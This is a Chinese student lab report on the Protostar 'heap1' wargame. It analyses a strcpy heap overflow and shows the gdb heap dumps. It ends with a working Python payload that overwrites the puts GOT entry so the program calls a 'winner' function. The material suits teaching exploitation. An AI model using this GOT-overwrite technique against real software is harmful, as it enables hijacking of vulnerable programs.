CS3312 Lab Report Heap1

Osamu Takenaka 520030990026

源码分析

x86汇编代码(由objdump得到)：

```
08048494 <winner>:
 8048494:       55                      push   %ebp
 8048495:       89 e5                   mov    %esp,%ebp
 8048497:       83 ec 18                sub    $0x18,%esp
 804849a:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 80484a1:       e8 06 ff ff ff          call   80483ac <time@plt>
 80484a6:       ba 30 86 04 08          mov    $0x8048630,%edx
 80484ab:       89 44 24 04             mov    %eax,0x4(%esp)
 80484af:       89 14 24                mov    %edx,(%esp)
 80484b2:       e8 e5 fe ff ff          call   804839c <printf@plt>
 80484b7:       c9                      leave
 80484b8:       c3                      ret

080484b9 <main>:
 80484b9:       55                      push   %ebp
 80484ba:       89 e5                   mov    %esp,%ebp
 80484bc:       83 e4 f0                and    $0xfffffff0,%esp
 80484bf:       83 ec 20                sub    $0x20,%esp
 80484c2:       c7 04 24 08 00 00 00    movl   $0x8,(%esp)
 80484c9:       e8 ee fe ff ff          call   80483bc <malloc@plt>
 80484ce:       89 44 24 14             mov    %eax,0x14(%esp)
 80484d2:       8b 44 24 14             mov    0x14(%esp),%eax
 80484d6:       c7 00 01 00 00 00       movl   $0x1,(%eax)
 80484dc:       c7 04 24 08 00 00 00    movl   $0x8,(%esp)
 80484e3:       e8 d4 fe ff ff          call   80483bc <malloc@plt>
 80484e8:       89 c2                   mov    %eax,%edx
 80484ea:       8b 44 24 14             mov    0x14(%esp),%eax
 80484ee:       89 50 04                mov    %edx,0x4(%eax)
 80484f1:       c7 04 24 08 00 00 00    movl   $0x8,(%esp)
 80484f8:       e8 bf fe ff ff          call   80483bc <malloc@plt>
 80484fd:       89 44 24 18             mov    %eax,0x18(%esp)
 8048501:       8b 44 24 18             mov    0x18(%esp),%eax
 8048505:       c7 00 02 00 00 00       movl   $0x2,(%eax)
 804850b:       c7 04 24 08 00 00 00    movl   $0x8,(%esp)
 8048512:       e8 a5 fe ff ff          call   80483bc <malloc@plt>
 8048517:       89 c2                   mov    %eax,%edx
 8048519:       8b 44 24 18             mov    0x18(%esp),%eax
 804851d:       89 50 04                mov    %edx,0x4(%eax)
 8048520:       8b 45 0c                mov    0xc(%ebp),%eax
 8048523:       83 c0 04                add    $0x4,%eax
 8048526:       8b 00                   mov    (%eax),%eax
 8048528:       89 c2                   mov    %eax,%edx
 804852a:       8b 44 24 14             mov    0x14(%esp),%eax
 804852e:       8b 40 04                mov    0x4(%eax),%eax
 8048531:       89 54 24 04             mov    %edx,0x4(%esp)
 8048535:       89 04 24                mov    %eax,(%esp)
 8048538:       e8 4f fe ff ff          call   804838c <strcpy@plt>
 804853d:       8b 45 0c                mov    0xc(%ebp),%eax
 8048540:       83 c0 08                add    $0x8,%eax
 8048543:       8b 00                   mov    (%eax),%eax
 8048545:       89 c2                   mov    %eax,%edx
 8048547:       8b 44 24 18             mov    0x18(%esp),%eax
 804854b:       8b 40 04                mov    0x4(%eax),%eax
 804854e:       89 54 24 04             mov    %edx,0x4(%esp)
 8048552:       89 04 24                mov    %eax,(%esp)
 8048555:       e8 32 fe ff ff          call   804838c <strcpy@plt>
 804855a:       c7 04 24 4b 86 04 08    movl   $0x804864b,(%esp)
 8048561:       e8 66 fe ff ff          call   80483cc <puts@plt>
 8048566:       c9                      leave
 8048567:       c3                      ret
```

C代码分析:

代码行为:

```c
struct internet {
    int priority;
    char *name;
};
```

这里定义了一个结构体 `internet`，它包含两个成员：

- `priority`：一个整数，表示优先级。
- `name`：一个指针，指向字符类型的数据，通常用于存储互联网资源的名称。

```c
void winner()
{
```

```
    printf("and we have a winner @ %d\n", time(NULL));
}
```

这是一个简单的函数，用于打印出当前时间，表示成功完成了某项任务。

```
int main(int argc, char **argv)
{
    struct internet *i1, *i2, *i3;

    i1 = malloc(sizeof(struct internet));
    i1->priority = 1;
    i1->name = malloc(8);

    i2 = malloc(sizeof(struct internet));
    i2->priority = 2;
    i2->name = malloc(8);

    strcpy(i1->name, argv[1]);
    strcpy(i2->name, argv[2]);

    printf("and that's a wrap folks!\n");
}
```

1. 定义了三个 `internet` 结构体指针 `i1`、`i2` 和 `i3`。
2. 使用 `malloc` 分配了两个 `internet` 结构体的内存空间，并分别为它们的 `name` 成员分配了 8 字节的内存空间。
3. 将 `priority` 成员设置为不同的值。
4. 使用 `strcpy` 将命令行参数 `argv[1]` 和 `argv[2]` 复制到 `i1->name` 和 `i2->name`，这里也存在堆溢出漏洞。

漏洞分析:

- 这段代码中的堆溢出漏洞也是因为 `strcpy` 不检查目标缓冲区的大小。攻击者可以利用这个漏洞，通过提供超出预期长度的输入来覆盖 `name` 成员所指向的内存区域，导致程序行为异常甚至执行恶意代码。

GDB调试

我们先尝试运行程序，输入两个参数:

```
root@protostar:/opt/protostar/bin# ./heap1 A B
and that's a wrap folks!
```

我们首先要对堆空间上的数据分布进行探究，我们使用 `ltrace` 来查看程序的调用情况:

```
root@protostar:/opt/protostar/bin# ltrace ./heap1 AAAABBBB CCCCDDDD
__libc_start_main(0x80484b9, 3, 0xbffffd74, 0x8048580, 0x8048570 <unfinished ...>
malloc(8)
= 0x0804a008
malloc(8)
= 0x0804a018
malloc(8)
= 0x0804a028
malloc(8)
= 0x0804a038
strcpy(0x0804a018, "AAAABBBB")
= 0x0804a018
strcpy(0x0804a038, "CCCCDDDD")
= 0x0804a038
puts("and that's a wrap folks!"and that's a wrap folks!
)
= 25
+++ exited (status 25) +++
```

我们可以看到malloc了四次，分别为 `i1`、`i1->name`、`i2`、`i2->name`，通过ltrace我们可以看到 `i1` 和 `i2` 的地址分别为 `0x0804a008` 和 `0x0804a028`，而 `i1->name` 和 `i2->name` 的地址分别为 `0x0804a018` 和 `0x0804a038`

我们进一步使用gdb来进行调试，来具体查看堆空间上的数据分布:


```
root@protostar:/opt/protostar/bin# gdb -q heap1
Reading symbols from /opt/protostar/bin/heap1...done.
(gdb) b *0x804855a
Breakpoint 1 at 0x804855a: file heap1/heap1.c, line 34.
```

首先先在程序运行到 `strcpy` 的地方打一个断点，然后运行程序，输入两个参数:

```
(gdb) r AAAABBBB CCCCDDDD
Starting program: /opt/protostar/bin/heap1 AAAABBBB CCCCDDDD

Breakpoint 1, main (argc=3, argv=0xbffffd44) at heap1/heap1.c:34
34      heap1/heap1.c: No such file or directory.
        in heap1/heap1.c
(gdb) x/32xw 0x0804a008
0x804a008:      0x00000001      0x0804a018      0x00000000      0x00000011
0x804a018:      0x41414141      0x42424242      0x00000000      0x00000011
0x804a028:      0x00000002      0x0804a038      0x00000000      0x00000011
0x804a038:      0x43434343      0x44444444      0x00000000      0x00020fc1
0x804a048:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a058:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a068:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a078:      0x00000000      0x00000000      0x00000000      0x00000000
```


可以很容易观察后得出堆空间上的数据分布，如下，



我们的最终目的是要执行 `winner` 函数，也就是要让 `winner` 函数的地址被加载进 `eip` 寄存器

从源代码中可得知，`argv[2]` 会被写入 `i2.name` 的值为地址所指向的内存，而 `i2.name` 的值，我们可以通过写入 `i1->name` 来产生堆溢出来覆盖 `i2.name`，从而自行指定。即，通过这种方法，我们可以做到自行任意指定一块内存区域，然后在上面写入 `argv[2]` 的值

由此，我们可以寻找到某处其值会被加载到 `eip` 寄存器的内存区域，将 `winner` 函数的地址作为 `argv[2]` 的值来写入这块区域，从而之后该区域的值被加载进 `eip` 后，实现 `winner` 函数的调用，具体示意图如下：



接下来我们就要寻找这个内存区域，我们可以想到利用现有汇编代码中的某个 `call` 指令，而且是标准库函数，因为标准库函数的 `call` 通常会经过 `plt` 表，经过2次间接寻址，这样我们就可以通过覆盖 `plt` 表中的某个函数的地址来实现 `winner` 函数的调用。

我们找到了代码中最后的 `puts` 函数，我们可以通过覆盖 `puts` 函数的 `plt` 表中的地址来实现 `winner` 函数的调用

```
8048561:        e8 66 fe ff ff          call   80483cc <puts@plt>
```

在gdb中反汇编 `0x80483cc` 开始的代码，

```
(gdb) disas 0x80483cc
Dump of assembler code for function puts@plt:
0x080483cc <puts@plt+0>:        jmp    *0x8049774
0x080483d2 <puts@plt+6>:        push   $0x30
0x080483d7 <puts@plt+11>:       jmp    0x804835c
End of assembler dump.
```

进一步，查看 `0x8049774` 的内存区域

```
(gdb) x/8xw 0x8049774
0x8049774 <_GLOBAL_OFFSET_TABLE_+36>:   0x080483d2      0x00000000      0x00000000      0x00000000
0x8049784 <dtor_idx.5984>:      0x00000000      0x00000000      0x00000000      0x00000000
```

我们发现这里 `0x080483d2` 就是 `puts` 函数的地址，就在刚刚 `jmp *0x8049774` 之后，我们可以通过覆盖这个地址来实现 `winner` 函数的调用

```
0x080483d2 <puts@plt+6>:        push   $0x30
0x080483d7 <puts@plt+11>:       jmp    0x804835c
```

构造攻击脚本：

```
padding = "A" * 20
entrance_puts = '\x74\x97\x04\x08'
argv_1 = padding + entrance_puts
winner_addr = '\x94\x84\x04\x08'
argv_2 = winner_addr
payload = argv_1 + " " + argv_2
print payload
```

测试：

```
(gdb) r `python /opt/protostar/script/heap/script_heap1.py`
Starting program: /opt/protostar/bin/heap1 `python /opt/protostar/script/heap/script_heap1.py`
and we have a winner @ 1715593064

Program exited with code 042.
```

在gdb中攻击成功，`winner` 函数被调用，程序正常退出

攻击脚本内容

script_heap1.py:

```
padding = "A" * 20
entrance_puts = '\x74\x97\x04\x08'
argv_1 = padding + entrance_puts
winner_addr = '\x94\x84\x04\x08'
argv_2 = winner_addr
```

```
payload = argv_1 + " " + argv_2
print payload
```

在终端中运行：

```
/opt/protostar/bin/heap1 `python /opt/protostar/script/heap/script_heap1.py`
```

结果（非GDB环境）

攻击成功